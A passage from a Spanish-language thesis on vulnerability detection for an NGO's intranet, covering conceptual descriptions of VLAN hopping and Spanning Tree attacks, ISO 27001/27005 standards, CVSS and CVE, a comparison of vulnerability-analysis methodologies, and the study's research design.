- Switch Spoofing attack: DTP (Dynamic Trunking Protocol) es usado para construir dinámicamente enlaces troncales entre dos switches. "Dynamic Desirable" "dynamic auto" y "trunk" son modos usados para configurar una interface y permitir troncalizar dinámicamente y taggear el tráfico.
- Double Tagging Attack: En este ataque el equipo atacante antepone dos etiquetas VLAN a los paquetes que transmite. Debido a que los switch realizan un sólo nivel de desencapsulado, el primer encabezado, que corresponde a la VLAN de la cual el atacante es realmente miembro, es desechado por el primer switch y el paquete se envía después, pero queda vigente entonces el segundo encabezado VLAN falso que está destinado a un equipo de la VLAN víctima.

  El ataque es exitoso sólo si la VLAN nativa del trunk es la misma a la que pertenece el atacante y debe tenerse en cuenta que solo permite tráfico en una sola dirección (desde el atacante hacia la víctima). En este caso, identificar el ataque por Wireshark es posible siempre y cuando se capture paquetes en la VLAN del atacante, dado que al tener el "doble encabezado" es fácilmente detectable:




Figura 3-2. VLAN Hopping

Fuente: (Merino, Análisis de Tráfico con Wireshark, 2011)

En el ejemplo se muestra la "modificación" del paquete por parte del atacante y la eliminación del encabezado en el S1, quedando en la red correctamente configurado para alcanzar el equipo víctima en la V10 a través del S2. (Merino, Análisis de Tráfico con Wireshark, 2011)

2.14.6. Ataques a Spanning Tree (STP)

STP (Spanning Tree Protocol), protocolo es usado en la red para evitar bucles a nivel de capa de enlace en el modelo OSI. Este protocolo genera tramas BPDUs, recibir este tipo de tráfico implica que en los switches de capa de acceso no existen medidas de seguridad para gestionar dicho tráfico hacia los equipos finales, lo cual podría permitir a un atacante enviar a la red tramas BPDU falsas, de forma que los dispositivos tengan que recalcular sus rutas, consumiendo recursos y creando una inestabilidad en la red, la cual, en última instancia, podría provocar una denegación de servicio, o por el contrario, podríamos intentar cambiar la topología de la red para que parte del tráfico hacia el exterior se envíe hacia un equipo atacante, donde se inspeccione y se vuelva a enviar a la red. (Villalón, 2015)

2.15. Políticas de Seguridad de la Información

La política de seguridad es un conjunto de leyes, reglas y prácticas que regulan la manera de dirigir, proteger y distribuir recursos en una organización para llevar a cabo los objetivos de seguridad informática dentro de la misma (Universidad de San Carlos de Guatemala, 2014).

Las políticas de seguridad definen lo que está permitido y lo que está prohibido, permiten definir los procedimientos y herramientas necesarias, expresan el consenso de los "dueños" y permiten adoptar una buena actitud dentro de la organización. (Universidad Nacional Autónoma de México, 2015).

2.16. Estándares de seguridad de la información

Conforme a la metodología desarrollada se cita los siguientes estándares:

2.16.1. ISO/IEC 17799

ISO/IEC 17799 se conoce también como ISO 27002 fue publicado por la Organización Internacional de Normalización y la Comisión Electrotécnica Internacional. La norma ofrece recomendaciones

para realizar la gestión de la seguridad de la información dirigidas a los responsables de iniciar, implantar o mantener la seguridad de una organización (Huerta, 2004).

La versión del año 2005, presenta once secciones principales:

- Política de Seguridad de la Información
- Organización de la Seguridad de la Información
- Gestión de Activos de Información
- Seguridad de los Recursos Humanos
- Seguridad Física y Ambiental
- Gestión de las Comunicaciones y Operaciones
- Control de Accesos
- Adquisición, Desarrollo y Mantenimiento de Sistemas de Información
- Gestión de Incidentes en la Seguridad de la Información
- Gestión de Continuidad del Negocio
- Cumplimiento

2.16.2. ISO/IEC 27001

ISO/IEC 27001 presenta un modelo para establecer, implementar, operar, monitorear, revisar y mantener un Sistema de Gestión de Seguridad de la Información (SGSI). El estándar toma el modelo de procesos Planear – Hacer – Chequear – Actuar (PDCA).

Tabla 1-2: Modelo PDCA aplicado a los procesos SGSI

Planificar (Establecer el SGSI)	Establecer las políticas, los objetivos, procesos y procedimientos de seguridad necesarios para gestionar el riesgo y mejorar la seguridad informática, con el fin de entregar resultados acordes con las políticas y objetivos globales de la organización
Hacer (Implementar y operar el SGSI)	Tiene como objetivo fundamental garantizar una adecuada implementación de los controles seleccionados y la correcta aplicación de los mismos.
Verificar (Revisar y dar seguimiento al SGSI)	Evaluar y, en donde sea aplicable, verificar el desempeño de los procesos contra la política y los objetivos de seguridad y la experiencia práctica, y reportar los resultados a la dirección, para su revisión.

Actuar (Mantener y mejorar el SGSI)	Emprender acciones correctivas y preventivas basadas en los resultados de la verificación y la revisión por la dirección, para lograr la mejora continua del SGSI

Fuente: (Sistema de Gestión de Seguridad de la Información ISO 27001, 2005)
Realizado por: Roberto Valente, 2018

2.16.3. ISO/IEC 27005:2008

ISO/IEC 27005:2008 es una norma internacional de gestión de riesgo de seguridad de la información. El proceso de gestión de riesgos se describe de la siguiente manera (Chamorro, 2013):

- Valoración de riesgos, en el que se obtiene toda la información necesaria para conocer, valorar y priorizar los riesgos. Se divide en tres partes:

    - Identificación de riesgos, que consiste en determinar qué puede provocar pérdidas a la organización.
    - Estimación de riesgos, que consiste en utilizar métodos cuantitativos o cualitativos para obtener una cuantificación de los riesgos identificados, teniendo en cuenta los activos, las amenazas y las salvaguardas.
    - Evaluación de riesgos, que consiste en comparar los riesgos estimados con los criterios de evaluación y de aceptación de riesgos definidos en el establecimiento del contexto.

- Tratamiento de riesgos, en el que se define la estrategia para abordar cada uno de los riesgos valorados: reducción, aceptación, evitación o transferencia.
- Aceptación de riesgos, en el que se determinan los riesgos que se decide aceptar, y la justificación correspondiente a cada riesgo aceptado.
- Comunicación de riesgos, en la que todos los grupos de interés intercambian información sobre los riesgos.
- Monitorización y revisión de riesgos, en la que el análisis de riesgos se actualiza con todos los cambios internos o externos que afectan a la valoración de los riesgos.

2.17. Common Vulnerability Score System (CVSS)

CVSS es el sistema común de puntuaciones de vulnerabilidades, es un sistema de puntaje diseñado para proveer un método abierto y estándar que permite estimar el impacto de vulnerabilidades, por lo que se utiliza para cuantificar la severidad que pueden representar estas debilidades en el software y hardware. CVSS se encuentra bajo la custodia de Forum of Incident Response and Security Teams (FIRST), pero se trata de un estándar completamente abierto, por lo que puede ser utilizado libremente. CVSS es utilizado en bases de datos de vulnerabilidades públicamente conocidas como National Vulnerability Database (NVDB), Common Vulnerabilities and Exposures (CVE) u Open Source Vulnerability Database (OSVDB). (ESET, 2014)

Para determinar el impacto de una vulnerabilidad CVSS utiliza una escala del 0 al 10. Se considera baja si el puntaje se encuentra entre el 0.0 y 3.9, media si se encuentra entre 4.0 y 6.9 y alto de 7.0 y 10.0. Para la obtención de estos valores utiliza tres grupos de métricas: base, temporal y de entorno, cada una de ellas, también está formada por un conjunto de métricas, como se muestra en la figura número 4-2.




Figura 4-2. Grupos de métricas del CVSS v3.0
Fuente: (International Telecommunication Union (ITU), 2016)

El grupo base representa lo esencial para la obtención un valor de impacto de vulnerabilidad, pudiendo usar para la perfección de dicho valor las métricas temporal y ambiental. A su vez este grupo está formado por dos subgrupos: explotabilidad e impacto.

Tabla 2-2: Cuadro resumen de métrica base CVSS v3.0

Métrica Base			
Explotabilidad	**Vector Ataque:** La métrica refleja el contexto que hace posible la explotación de la vulnerabilidad. A mayor distancia del atacante el valor será mayor.	Red	La vulnerabilidad se encuentra atravesando la capa 3 del modelo OSI, la cual por ejemplo podría provocar una denegación de servicios con paquetes TCP manipulados.
		Adyacente	La vulnerabilidad se encuentra entre la capa física y lógica y no alcanza la capa 3 del modelo OSI, la cual por ejemplo podría provocar una denegación de servicios con una inundación ARP
		Local	La vulnerabilidad no se encuentra en las capas modelo OSI, sino a través de un acceso local de tal manera que el atacante puede realizar lectura/escritura/ejecución por ejemplo al iniciar sesión en un equipo local desde la cual explota una vulnerabilidad.
		Físico	La vulnerabilidad es explotada cuando el atacante tiene acceso físico a la infraestructura tecnológica.
	Complejidad de ataque: Describe las condiciones donde el atacante no tiene control de las condiciones para llevar a efecto la explotación de la vulnerabilidad. A mayor complejidad del ataque el valor es mayor.	Baja	El atacante puede esperar atacar con éxito repetidas veces al componente vulnerable.
		Alta	El atacante no tiene control de las circunstancias para la explotación de una vulnerabilidad ejemplo interceptar una comunicación específica y modificar la misma. Requiere de un esfuerzo mayor.
	Privilegios necesarios: Describe el nivel de privilegios que debe poseer un atacante	Ninguno	El atacante no tiene autorización antes del ataque.

	antes de poder explotar con éxito una vulnerabilidad. Su valor es mayor cuando no se necesitan privilegios.	Bajo	El atacante posee privilegios limitados que no afectan a recursos sensibles.
		Alto	El atacante posee privilegios con control significativo por ejemplo la administración sobre un componente vulnerable.
	Interacción con el usuario: Describe la necesidad de que un usuario, distinto al atacante participe en la amenaza del componente vulnerable. Su valor es mayor si no se requiere la interacción de ningún usuario.	Ninguno	La explotación de la vulnerabilidad es exitosa sin la interacción de ningún usuario.
		Requerida	La explotación de la vulnerabilidad es exitosa con la interacción de algún usuario.
Impacto	**Ámbito**	Sin cambio	La explotación de una vulnerabilidad sólo puede afectar a los recursos gestionados por la misma autoridad.
		Cambiado	La vulnerabilidad explotada puede afectar a recursos ajenos a los privilegios de autorización previstos por el componente vulnerable.
	Confidencialidad: Su valor es mayor en base a la magnitud de las pérdidas que sufra el componente afectado	Alto	Pérdida de confidencialidad total. Acceso total del atacante a los recursos del componente afectado. Ejemplo: cuando un atacante roba la clave de administrador o las claves de encriptación privadas de un servidor web.
		Bajo	Hay cierta pérdida de confidencialidad. Pérdidas limitadas sin gravedad para el componente afectado.
		Nulo	No hay pérdida de confidencialidad en el componente afectado
	Integridad: Su métrica aumenta con las consecuencias para el componente afectado	Alto	Pérdida de integridad total. Ejemplo cuando un atacante puede modificar todos y cada uno de los ficheros protegidos por el componente afectado.
		Bajo	La modificación de datos es posible pero el atacante no controla sus efectos. La modificación es restringida, no representa gravedad sobre el componente afectado.
		Nulo	No hay pérdida de integridad en el componente afectado.

Disponibilidad: Su valor es mayor mientras mayor sean las consecuencias para el componente afectado.	Alto	La pérdida de disponibilidad es total por ejemplo la denegación total de acceso a los recursos del componente afectado. Puede ser también el no permitir más conexiones para el acceso a los recursos.
	Bajo	Se reduce la calidad de funcionamiento o se producen interrupciones en la disponibilidad de un recurso.
	Nulo	No hay impacto en la disponibilidad del componente afectado

Fuente: (International Telecommunication Union (ITU), 2016)
Realizado por: Roberto Valente

2.18. Common Vulnerabilities and exposures (CVE)

Vulnerabilidades y exposiciones comunes, comprende una lista de nombres estandarizados para vulnerabilidades y otras exposiciones de seguridad de la información. Es utilizada en numerosos productos y servicios de cyberseguridad alrededor del mundo incluido el repositorio nacional de vulnerabilidades de los Estados Unidos (National Vulnerability Database) (CVE, 2018) de igual manera es utilizada por corporaciones como Microsoft en sus boletines de seguridad para hacer referencia a las vulnerabilidades encontradas.

2.19. Normas usadas para la elaboración de la metodología de detección y respuesta a vulnerabilidades.

La metodología se basa en la norma ISO/IEC 27001, el cual es un estándar para la seguridad de la información, aprobada y publicada cómo estándar internacional en octubre del 2005 por la Intenational Organization for Standardization y por la International Electrotechnical Commission.

Se selecciona por ser una norma internacional, realizada por organismos de estandarización nacionales de 164 países, un miembro por cada país (Andreotti, 2013) aplicable para cualquier tipo de organización privada o pública, grande o pequeña, su eje principal son la confidencialidad, integridad y la disponibilidad de la información, en conjunto con la evaluación de riesgos, permite una certificación a nivel empresarial, llegando a certificar hasta el año 2016 más de 24000 empresas a nivel mundial (ISOTools Excellence, 2017).

Para la evaluación de riesgos se basa en la norma ISO 27005, el cual describe cláusulas del proceso de cómo realizar un análisis de riesgos. Los puntos tomados de la norma son compatibles con la metodología OCTAVE específicamente en su fase de evaluación de riesgos y la fase 2 de identificación de vulnerabilidades a nivel de infraestructura de TI.

Existe otra metodología de gestión de riesgos que también es muy recomendada como es Magerit, el cual se acopla muy bien con la ISO 27001, en especial si la organización se encuentra en planes de obtener ésta certificación. En función al tiempo de investigación disponible y que ésta no se centra en la aplicación de una metodología de análisis de riesgo específica, se utiliza como referencia la norma ISO 27005.

Para el análisis de vulnerabilidades a nivel lógico, se selecciona NESSUS por ser una plataforma con una base de datos sincronizada de organismos terceros entre ellos la National Vulnerability Database (NVD) y utiliza un puntaje de criticidad en cuanto a la vulnerabilidad manejada por la Common Vulnerability Scoring System (CVSS).

2.20. Evaluación de metodologías de detección de vulnerabilidades en redes de datos

Se evalúan tres metodologías de análisis de vulnerabilidades, siendo éstas “Metodología para el análisis de vulnerabilidades” presentado por Germán Serrato (Serrato, 2016), la “Metodología recomendada para el análisis de vulnerabilidades” presentado por Rodrigo Ferrer (Ferrer R.) y la “Metodología de análisis de vulnerabilidades para empresas de media y pequeña escala” presentado por los autores Daniel Santiago, Juan Ratkovich y Alejandro Vergara Torres (Garzón, Ratkovich Gomes, & Vergara Torres, 2005). Los principales aspectos de comparación se detallan en la tabla 3-2.

Tabla 3-2: Evaluación de metodologías de análisis de vulnerabilidades

Evaluación de metodologías			
Aspectos	**Metodología de análisis de vulnerabilidades**	**Metodología recomendada para el análisis de vulnerabilidades**	**Metodología de análisis de vulnerabilidades para empresas de media y pequeña escala**
Autor (es)	TIA, Germán Serrato	SISTEG. Rodrigo Ferrer V	Daniel Garzón, Juan Ratkovich, Alejandro Vergara
Concepto de vulnerabilidad	Se define vulnerabilidad como una debilidad de cualquier tipo que compromete la seguridad del sistema informático; se puede agrupar en: - Diseño: debilidad en el diseño de protocolos usados en las redes. - Políticas de seguridad deficientes: Implementación: Errores de programación. Existencia de puertas traseras en los sistemas informáticos. Desconocimiento y falta de sensibilización de los usuarios y de los responsables de informática, disponibilidad de herramientas que facilitan los ataques. - Limitación gubernamental de tecnologías de seguridad. Vulnerabilidad del día cero: aquellas vulnerabilidades para las cuales no existe una solución conocida, pero se sabe cómo explotarlas.	Estado de un sistema (o conjunto de sistemas) que puede: - Permitir a un atacante acceder a información confidencial. - Permitir a un atacante modificar información. - Permitir a un atacante negar un servicio.	Debilidades en la infraestructura tecnológica que pueden provocar eventualidades que interrumpan el desarrollo normal de las actividades de la organización.

Descripción	Metodología usada para el rastreo y evaluación de vulnerabilidades en sistemas de gestión de información a nivel lógico, a través del uso de herramientas de software gratuito	La metodología contiene recomendaciones generales relacionadas con el análisis de vulnerabilidades a una muestra de dispositivos tecnológicos. Identifica riesgos a las que están sometidos los activos de tecnologías de información y de esta manera mejora la seguridad de la información.	La metodología presenta un proceso de seguridad informática, conformado por una serie de pasos, que aseguran la red de datos ante ataques y eventualidades que interrumpan el desarrollo normal de las actividades de la organización.
Fases	- Levantamiento de información: para identificar puertos y servicios. Usa el servicio web Robtex, zenmap - Análisis de vulnerabilidad: Utiliza Nessus	- Entendimiento de la infraestructura: Identifica cada uno de los dispositivos de hardware o software residentes en la infraestructura que soportan los procesos de negocio. Busca lo servicios prestados por la organización, los procesos usados para cada servicio y a partir de allí la determinación de activos. - Pruebas: Se clasifican los activos o dispositivos con base en la confidencialidad de información que guardan y la importancia del activo para la continuidad del proceso en estudio. Se selecciona un tipo de software comercial (recomendado por el creador de la metodología) ya que las mismas cuentan con una base de datos actualizada y completa de vulnerabilidades.	- Planeación: Se encarga de valorar, analizar y proyectar los diferentes riesgos y clasificar la información por su grado de importancia y sensibilidad. - Políticas de seguridad: Su implementación dependerá de las amenazas internas y externas de la infraestructura tecnológica. - Aseguramiento físico: Incluye la ubicación del centro de datos, el control de acceso físico, la seguridad administrativa que pretende capacitar a los empleados en el manejo y aseguramiento de los recursos organizacionales. - Arquitectura de seguridad: La metodología trabaja con dos tipos de arquitecturas: Arquitecturas sin zona desmilitarizada y arquitectura con zona desmilitarizada. - Aseguramiento y configuración de sistemas operativos, servicios, herramientas y dispositivos: Se asegura la buena configuración de los servicios que presta la organización, de las herramientas o aplicaciones que tiene la empresa para su protección y los dispositivos que hacen parte de la arquitectura de red. - Auditoria de sistemas: Este es un paso recomendado pero no obligatorio, a realizarse cada cierto periodo para verificar que los

	- Medidas Preventivas: Son las preparadas en caso de fallos del activo que se encuentra bajo prueba. - Realización de las pruebas de vulnerabilidad: Se ejecuta el software de análisis de vulnerabilidades seleccionada y se verifican los resultados. - Pruebas de explotación de vulnerabilidades: A partir de la fase anterior, se clasifican las vulnerabilidades más críticas y se realizan las pruebas sobre cada una de ellas con el fin de explotarlas. - Análisis de resultados: En base a la información obtenida, se debe realizar una reunión técnica para informar de estos resultados y realizar una revisión general de las vulnerabilidades encontradas y la clasificación realizada por la herramienta. - Plan de remediación de vulnerabilidades: En función a las vulnerabilidades detectadas y los resultados de explotación de las más críticas, se sugiere implementar el control respectivo a la vulnerabilidad.	procedimientos y planes se estén cumpliendo. La metodología plantea auditoría física, base de datos, redes aplicaciones y seguridad.

Niveles de seguridad que cubre la metodología	-Nivel Lógico	- Nivel Lógico: Se realiza un análisis técnico de las vulnerabilidades de software, asociadas a sus activos tecnológicos	- Nivel Lógico: Se aplican barreras y se elaboran procedimientos que ayuden a proteger la información. - Nivel Físico: Aplica defensas físicas y procedimientos de control.
Tipo de software utilizado	Software libre	La metodología recomienda software propietario, no software libre. El software debe garantizar que su base de datos de vulnerabilidades se encuentre totalmente actualizada.	Software libre y propietario
Realiza una evaluación de riesgos	No	Es un proceso que lo realiza fuera de la metodología planteada. No incluye.	Si
Vulnerabilidades tratadas	-Vulnerabilidad de condición de carrera: Dos procesos están en espera de que el otro ejecute una acción y finalmente, ninguno de los dos se ejecuta. - Phishing - Denegación de servicios - ARP Spoofing	Se basa en los resultados del software que el personal de seguridad seleccione para la realización de pruebas de seguridad, la metodología recomienda que la misma tenga una base de datos de vulnerabilidades actualizada y completa por la industria, tales como CERT (Computer Emergency Readiness Team) y SANS (SysAdmin Audit, networking and Security Institute) y con un criterio de clasificación como el CVE (common vulnerabilities and exposure).	- Buffer over flow - Heap over flow - Stack over flow - SQL inyection - Denial of service

Contiene plantillas para realizar las pruebas de penetración	No	No	Si
Define indicadores de seguridad para medir un nivel de mejora	No	No	No
Enumera y clasifica las vulnerabilidades encontradas	No	Si	Si
Genera reportes e informes	No	No	No
Realiza estimación de impacto	No	No	Si
Cita parámetros realizados bajo normativas de seguridad internacional	No	No	Si
Presenta contramedidas y recomendaciones	No	Sí	Si

Realizado por: Roberto Valente

De la tabla 3-2 llamaremos metodología uno, la propuesta por Germán Serrato, metodología dos la propuesta por Rodrigo Ferrer y metodología tres la presenta por Daniel Garzón, Juan Ratkovich y Alejandro Vergara. Las metodologías dos y tres se centran en la seguridad informática mientras que la tres, se enfoca en la seguridad de la información, lo cual permite un tratamiento integral en el tema de seguridades. El concepto de vulnerabilidad que manejan las tres metodologías, coincide en una palabra –debilidad- aquella que podría estar presente en la infraestructura tecnológica. La metodología tres, presenta el análisis de la seguridad como un proceso, lo cual es muy importante para que la misma, brinde resultados conforme a la aparición de nuevos ataques que explotarían al descubrir nuevas vulnerabilidades. La metodología presentada tres y dos, involucran fases estructuradas de análisis más no así la uno, que simplemente se centra en buscar vulnerabilidades a través de un software sin pasos previos que ayudan a un análisis más certero. Las metodologías uno y tres recomiendan software libre para la búsqueda de vulnerabilidades, la dos prefiere un software propietario con una base de datos actualizada con algún organismo de seguridad internacional. Las tres metodologías presentan casos de estudios limitados en cuanto a vulnerabilidades tratadas sin embargo son flexibles para el análisis de otras, conforme al criterio del analista que lo realice. Del análisis general se deduce que la metodología con mejores prestaciones para tratar la mayor cantidad de vulnerabilidades es la metodología tres.

CAPÍTULO III

3. MATERIALES Y MÉTODOS

El principal objetivo de este capítulo es describir el proceso metodológico empleado en la investigación, los procedimientos, métodos y técnicas que consigue recopilar resultados que ayuden a comprobar la hipótesis planteada a través de pruebas y mediciones.

3.1. Diseño y tipo de la investigación

El tipo de investigación que se va a desarrollar en el presente estudio es cuasi-experimental, se enfoca a disminuir o erradicar las vulnerabilidades de la intranet de la ONG World Vision Ecuador.

3.2. Población y muestra

3.2.1. Población

La investigación se basa en la seguridad de la información la cual cubre la seguridad informática. La población de vulnerabilidades es grande y seguirá en crecimiento en conjunto con el desarrollo tecnológico por lo cual es necesario una categorización global que me permita clasificarlos, por esta razón se realiza una comparación entre la categorización propuesta por la metodología MAGERIT (Consejo Superior de Administración Electrónica de España, 2012) y la presentada en el curso técnico de seguridad informática, impartida por la fundación "Carlos Slim" (Fundación Carlos Slim, 2016) .

Tabla 1-3: Categorización de vulnerabilidades

Magerit Libro II Página 7-13	**Fundación "Carlos Slim"**
Datos/Información	Física
Software	Natural
Sitio	De las comunicaciones
Hardware	Emanación.
Red	Software
Recursos Humanos	Humana.
Servicio	

Elaborado por: Roberto Valente, 2018

En función a una categorización general de la población se selecciona como tal, la presentada por la mencionada fundación.

Tabla 2-3: Tipos de vulnerabilidades

Tipo de Vulnerabilidad	Descripción
Física	Es la posibilidad de acceder al sistema directamente desde el equipo, para extraerle información, alterarlo o destruirlo.
Natural	Es la posibilidad de que el sistema sufra daños por causas del ambiente o desastres naturales, como incendios, tormentas, inundaciones, terremotos, humedad excesiva, picos de bajas y altas temperaturas
De las comunicaciones	Es la posibilidad de que varios usuarios puedan acceder a un sistema informático que se encuentra conectado a una red de computadoras o una red global (internet).
Emanación.	Es la posibilidad de interceptar radiaciones Electromagnéticas para descifrar o alterar la información enviada y recibida.
Software	También conocida como bugs, es la posibilidad de que el sistema sea accesible debido a fallas en el diseño del software.
Humana.	La posibilidad del error humano. Los administradores y usuarios del sistema son una vulnerabilidad, ya que tienen acceso a la red y al equipo.

Fuente: (Fundación Carlos Slim, 2016)
Realizado por: Roberto Valente, 2018

3.2.2. Muestra

A partir población descrita en la tabla 2-3, se utiliza un muestreo intencional tomando en cuenta el tiempo disponible para la realización de la investigación, los acuerdos de confidencialidad con la organización en estudio y criterios de las vulnerabilidades más recurrentes en la organización World Vision Ecuador. De esta manera, se presenta la muestra detallada a continuación:

Tabla 3-3: Tabla de muestra

Muestra	Descripción
Física	Para las vulnerabilidades físicas, se basa en los controles de la norma ISO 27001:2005 en los objetivos de control siguientes: A.9 Seguridad Física y Ambiental: A.9.1.1 Perímetro de seguridad física. A.9.1.2 Controles de entradas físicos. A.9.1.6 Áreas de acceso público, entrega y carga. A.9.2 .1 Ubicación y protección del equipo. A.9.2.2 Servicios públicos (causadas por servicios públicos como la electricidad) A.9.2.3 Seguridad en el cableado. A.9.2.4 Mantenimiento de equipo. A.9.2.5 Seguridad del equipo fuera del local. A.9.2.6 Eliminación seguro o re-uso del equipo. A.9.2.7 Traslado de propiedad.
Natural	Para las vulnerabilidades naturales, se basa en los controles de la norma ISO 27001:2005 en los objetivos de control siguientes: - A.9 Seguridad Física y Ambiental: A.9.1.4 Protección contra amenazas externas y ambientales.
De las comunicaciones	- Todas las vulnerabilidades detectadas por Nessus cuyo CVSS Base Score sea mayor a 7. - Todas las vulnerabilidades presentadas por OWASP Zap cuya bandera sea de criticidad roja o alta. - Vulnerabilidades referidas en la norma ISO 27001:2005 en los controles: A.10.4 Protección contra software malicioso y código móvil. A.10.4.1 Controles contra software malicioso. A.10.5 Respaldo (back-up) A.10.5.1 Back-up o respaldo de la información. A.12.3 Controles criptográficos: A.12.3.1 Políticas sobre el uso de controles criptográficos. A.12.3.2 Gestión de clave. - Vulnerabilidades a nivel de capa 2 presentadas en el estudio del Ing. Andrés Muñoz de la Universidad Politécnica de Valencia en su proyecto "Seguridad en redes a nivel de capa 2" (Muñoz, 2011) y la presentada por Paulo Colomés en su página https://netlearning.cl, quien obtuvo el segundo lugar a nivel mundial en la competencia de instructores organizada por Cisco Networking Academy. Las vulnerabilidades a tomar en cuenta son: 1.- Sniffing Pasivo 2.- MAC Flooding Attack

	3.- DHCP Spoofing 4.- ARP Spoofing 5.- VLAN Hopping Attack 6.- Ataques a Spanning-Tree
Humana.	Para las vulnerabilidades humanas, se basa en los controles de la norma ISO 27001:2005 en los objetivos de control siguientes: - A.5 Políticas de seguridad: A.5.1 Política de seguridad de la información. - A.8. Seguridad de los recursos humanos: A.8.2.1 Gestión de responsabilidades. A.8.2.2 Capacitación y educación en la seguridad de la información. A.8.3.1 Responsabilidades de terminación. A.8.3.2 Devolución de activos. A.8.3.3 Eliminación de derechos de acceso. - A.11.3 Responsabilidad del usuario: A.11.3.1 Uso de clave. A.11.3.2 Equipo del usuario desatendido. A.11.3.3 Política de pantalla y escritorio limpio. - A.15.1 Cumplimiento con requerimientos legales: A.15.1.1 Identificación de legislación aplicable. A.15.1.4 Protección de data y privacidad de información personal.

Realizado por: Roberto Valente, 2018

3.3. Métodos, técnicas e instrumentos

3.3.1. Métodos

En la investigación, se utilizará los siguientes métodos:

- **Método Deductivo:** Se aplicará cuando se analice las vulnerabilidades detectadas con los parámetros establecidos por organizaciones de regulación enfocados a la seguridad en la red de datos.
- **Método Inductivo**: Este método permitirá tomar los hechos particulares obtenidos a través de las herramientas de descubrimiento de vulnerabilidades para llegar a una conclusión general aplicable a grupos de estudios.

- **Método Sintético:** Este método se aplica durante todo el tratamiento de la información obtenida. Se procurará extraer de la misma lo esencial y relevante para dar validez al presente estudio.
- **Método Analítico:** Un método que permitirá recoger la información de los instrumentos para estudiarlas en forma individual.
- **Método descriptivo:** Se utilizará para determinar el nivel de incremento en la seguridad de la red de datos.

3.3.2. Técnicas

- Lectura: Se utilizará para fundamentar la investigación bajo estudios previos realizados y la teoría necesaria para el desarrollo de la misma. Además se utilizará para el estudio de las políticas de seguridad de la información manejadas por la organización.
- Encuesta: Se utilizarán dos encuestas, la primera con el objetivo de conocer el porcentaje del personal que tiene conocimiento sobre las políticas de la información y el porcentaje de personal que toma las acciones correctas frente a un posible ataque informático. La organización, entregó 31 encuestas respondidas para la etapa de pre-test, en función al mismo número se invita al personal de la organización, electrónicamente a responder la encuesta en la etapa de post-test. La segunda encuesta se realizó con el objetivo de conocer si el personal del departamento de Tecnologías de la Información, conoce sobre el marco legal vigente sobre delitos informáticos y su apreciación a los aportes que tienen sobre la confidencialidad, integridad y disponibilidad; en este caso la coordinadora del departamento delegó a un solo miembro para que brinde la respuesta en la etapa de pre-test, para el post-test se realiza un análisis para verificar los aportes que el marco jurídico presenta y que éstos no hayan sido obviados en la encuesta de pre-test. Los resultados de las encuestas se encuentran en los anexos I3, I4, I5, e I6.
- Observación: Se utilizará para verificar la existencia documentada de políticas de seguridad de la información, acuerdos de confidencialidad, acuerdos de no divulgación, entrega y respaldo de equipos de personal saliente, y todo tipo de documento que respalde el aseguramiento de la confidencialidad, integridad y disponibilidad. Se utilizará para validar la existencia de una plataforma de capacitación sobre seguridad informática para el personal. Se utilizará para verificar la lista de chequeo planteada para la investigación en las matrices presentadas por la metodología. Los resultados se verifican en los anexo A, E, F, G y H.

- Entrevistas: Se utilizará para verificar la lista de chequeo planteada para la investigación en las matrices presentadas por la metodología. Los resultados se verifican en los anexos E, F, G y H.
- Test de penetración: Un test de penetración consiste en pruebas ofensivas contra los mecanismos de defensa existentes en el entorno que se está analizando. Estas pruebas comprenden desde el análisis de dispositivos físicos y digitales, hasta el análisis del factor humano utilizando Ingeniería Social (Catoira, 2012) . Los test de penetración se realizan en función a las vulnerabilidades encontradas que constan en los anexos E, F, G, H. Los ataques realizados se registran en el anexo J.
- Análisis de resultados pre-test y post-test: La investigación se realiza en dos periodos de tiempo. En el primer periodo se realiza la búsqueda vulnerabilidades, al cual llamaremos pre-test, en función de ésta, se realizan un conjunto de respuestas para tratar las mismas. En el segundo periodo, al cual llamaremos post-test, se realiza una nueva búsqueda de vulnerabilidades luego de las medidas tomadas a partir de los resultados del pre-test. Estos análisis se resumen en la tabla 36.

3.4. Instrumentos para pruebas de penetración.

Se hará uso de los siguientes instrumentos de recolección de información:

